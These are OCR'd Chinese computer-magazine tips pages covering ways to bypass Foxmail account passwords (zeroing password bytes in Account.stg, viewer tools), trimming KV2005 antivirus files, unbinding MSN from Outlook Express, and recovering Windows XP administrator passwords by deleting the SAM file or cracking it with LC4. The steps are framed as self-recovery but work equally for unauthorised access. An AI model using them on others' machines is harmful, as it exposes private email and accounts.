


图 3

4．清空口令法

Foxmail的帐户口令保存在该帐户对应文件夹下的Account.stg文件中，用16进制工具软件WinHex或UltraEdit打开它，看Offset那一列，那是文件的偏移地址，从00000F89到00000FAF中的数据就是经过加密的帐户口令，如图所示（图4），把它们都改为"00"（没有引号），然后保存就可以清空帐户口令，接下来就能随意查看自己的邮件了。




图 4

5．直接查看邮件内容法

我们可以利用"Foxmail邮件查看器"这款软件来直接查看加有口令的帐户内的邮件，下载后后先运行Foxmail，用鼠标指向已经加有口令的帐户，然后运行"Foxmail邮件查看器"的主文件c-foxmail，在c-foxmail的主界面中拖动其中的Foxmail图标到Foxmail的帐户列表窗口，松开左键，在"Foxmail邮件查看器"的窗口中会生成一个用户列表（图5），找到其中文件口令的帐户名，点击它在Foxmail提示你输入密码时直接点击"取消"按钮，就能直接看到邮件内容。




图 5

6．使用自己编写的软件

为了防止自己忘记Foxmail口令，我编写了一个"Foxmail密码找回器"，使用该软件可以帮你找回已经忘记的Foxmail账户密码。使用方法是：把"Foxmail密码找回器"解压到Foxmail所在目录下，运行该软件会自动启动Foxmail，点击忘记口令的账户名，会弹出对话框要我们输入密码，胡乱输入一些内容，点击"确定"在屏幕上就会自动弹出一个对话框（图6），里面就是你的密码！




图 6

后记：在忘记了自己的Foxmail口令后不妨试试上面的应急方法，非常管用。如果你在公用电脑上使用Foxmail，担心别人利用这些方法来查看你的邮件，可以把你的账户对应的文件夹彻底删除（该文件夹在Foxmail\Mail下），这样就没有任何安全隐患了。

（本文涉及到的程序WinHex、Foxmail帐户口令清除器、Foxmail密码找回器光盘有收录）

对KV2005"精兵减政"

阿颉

大家在安装了KV2005杀毒软件之后，会发现硬盘空间会减少100多MB，那么该如何精减KV2005使之体积减少，但是功能却不变呢？下面是笔者总结的小方法，图1为减肥之前的截图。我的方法希望对大家会有所帮助。




图 1

一、删除无用的皮肤

KV支持换肤，并自带了八种皮肤，所以笔者第一个要删的就是那些多余的皮肤文件。打开KV2005安装目录下的"style"子目录，这里有八个.jvs文件，每个文件都对应着一种皮肤。不过由于皮肤是KV运行的必须组件，因此不能全删，至少要保留一个，笔者保留的是deep.jvs，体积2.01MB，它对应的皮肤类型为"青涩的年华"。选中其它七个文件，直接Del即可，它们的总体积为17.9MB。

二、删除多余的语言包

KV2005支持多语言，除了简体中文，还支持繁体中文、日语以及英语，不过相信国内用户应该不会选择其它三种语言的，所以笔者的第二个目标就是这些语言包。

KV2005的语言包位于KV安装目录下的"Lang"子目录中，不过KV并没有对语言包进行详细的划分，因此里面的文件非常杂乱。经过笔者的仔细测试，终于发现一个简单的规律。别管扩展名，只看主文件名的后四个字符，以"0804"结尾的就是简体中文包。把其它文件删除，这样就节省出4.2MB。

三、其它"无用"文件

1.BASKET文件夹

这个文件夹的体积为24.3MB，其中包含了KV2005的全部程序文件，只不过给每个文件都加了个.kip扩展名，笔者估计这些可能是KV的安装备份，为防止KV组件被病毒破坏而设，不过笔者习惯开着实时监控，应该没有多大问题，于是笔者删除了其下的所有文件。

2.Update文件夹

这个文件夹里保存着一个体积达24.6MB的KVBigFile.pak文件，可笔者的KV2005还从未升级过，不知此文件有何用途，索性把它也删掉了。

3.KVAgent.acs文件

这是KV2005的"杀毒助手"，把它删了无关大局，它的体积是5.87MB。

4.KvXP.chm文件

这是KV的帮助文件，你看过帮助吗？反正我不需要，删！节省空间3.29MB。

OK，现在减肥可以告一段落了，看看KV2005的体积吧，只有22.9MB，如图2，总共瘦身80.6MB，终于可以喘口气了！




图 2

体积小了，但功能一样不少，笔者已经用了一周多，完全正常。另外，KV的某些功能你可能并不需要，例如病毒上报（KvReport.exe）、KV安全中心（KVCenter.exe）等等，如果把相应的可执行文件删了，并不会影响KV的其它功能，大家自己酌情处理吧！


解除Outlook与MSN之间的捆绑

小鱼

安装完Windows XP后，每次启动Outlook Express时都会自动激活MSN，那么我们该如何解除MSN对Outlook Express的绑定呢？

在微软的.NET战略中，Windows Messenger不再仅仅是一个网上联络和聊天用的小软件，而是为用户提供完整的MSN Messenger Service（服务）。所以在安装MSN Messenger以后，OutLook Express就被整合到MSN Messenger Service当中，并成为它的一个组成部分，我们可以简单的设置来解除这种绑定。

1.启动OutLook Express，然后点击菜单"工具"→"Windows Messenger"→"选项"，弹出Windows Messenger参数设置界面，点击标签"帐户"，进入下图所示的界面，在"首选用此帐户登录"栏可以看到，现在选中的是"通信信使"选项，我们选择"Net Passport"选项。



2.在"通信服务帐户"栏，将"我的帐户包括通信服务的帐户"选项前的"✓"去掉。

现在点击"确定"，退出Windows Messenger，再关闭"OutLook Express"，然后运行OutLook Express试试，是不是Windows Messenger已经不再跟着运行了！

恢复Windows XP系统管理员密码小妙招

英英

在使用Windows XP（2000）操作系统的过程中，我们可能因为某些原因把管理员（Administrator）密码给弄丢了，而在管理员下却有很多的工作要做，那么我们该怎么恢复呢？下面就介绍几种方法，使您能有效的恢复管理员密码。

一、删SAM文件

众所周知，Windows 2000的密码存放在系统所在的WinNT\System32\CONFIG（如果是XP，则目录为Windows\System32\CONFIG）下的SAM文件中（如图1），SAM文件即帐号密码数据库文件。当我们登录系统时，系统会自动地和CONFIG中的SAM自动校对，如发现此次密码和用户名与SAM文件中的加密数据符合时，你就会顺利登录，如果错误则无法登录，既然如此，我们的第一个方法就产生了：删除SAM文件来恢复密码。




图1

如果你使用的FAT32分区格式，那么可以使用Windows 98启动盘运行电脑，然后删除SAM文件后，再重新启动，此时管理员Administrator帐号已经没有密码了，这时你可以用Administrator帐户登录系统，不用输入任何密码，进入系统后再重新设置你的管理员帐户密码即可。

如果是NTFS格式，那么稍麻烦些。如果有两个操作系统的话，可以使用另外一个访问NTFS的操作系统启动电脑，或者将这块硬盘以从盘模式挂接到其它能识别NTFS文件系统（如Windows 2000或Windows XP）的计算机上，删除SAM文件，重新启动即可。

二、从SAM文件中找密码

软件名称：LC4
软件版本：4.0
软件类别：共享
软件大小：3959 KB
下载网址：ftp://dldl.pop895.com/hack/29659.zip

LC4是一款超级密码破解利器，它可以实现从Sam文件中进行密码刺探破解，对于可以取得Sam文件的情况来说，选用它能帮我们恢复管理员密码。

运行LC4（如图2），打开并新建一个任务，然后依次点击"IMPORT→Import from SAM file"，打开已待破解的SAM文件，此时LC4会自动分析此文件，并显示出文件中的用户名；之后点击"Session→Begin Audit"，即可开始破解密码。如果密码不是很复杂的话，很短的时间内就会得到结果。

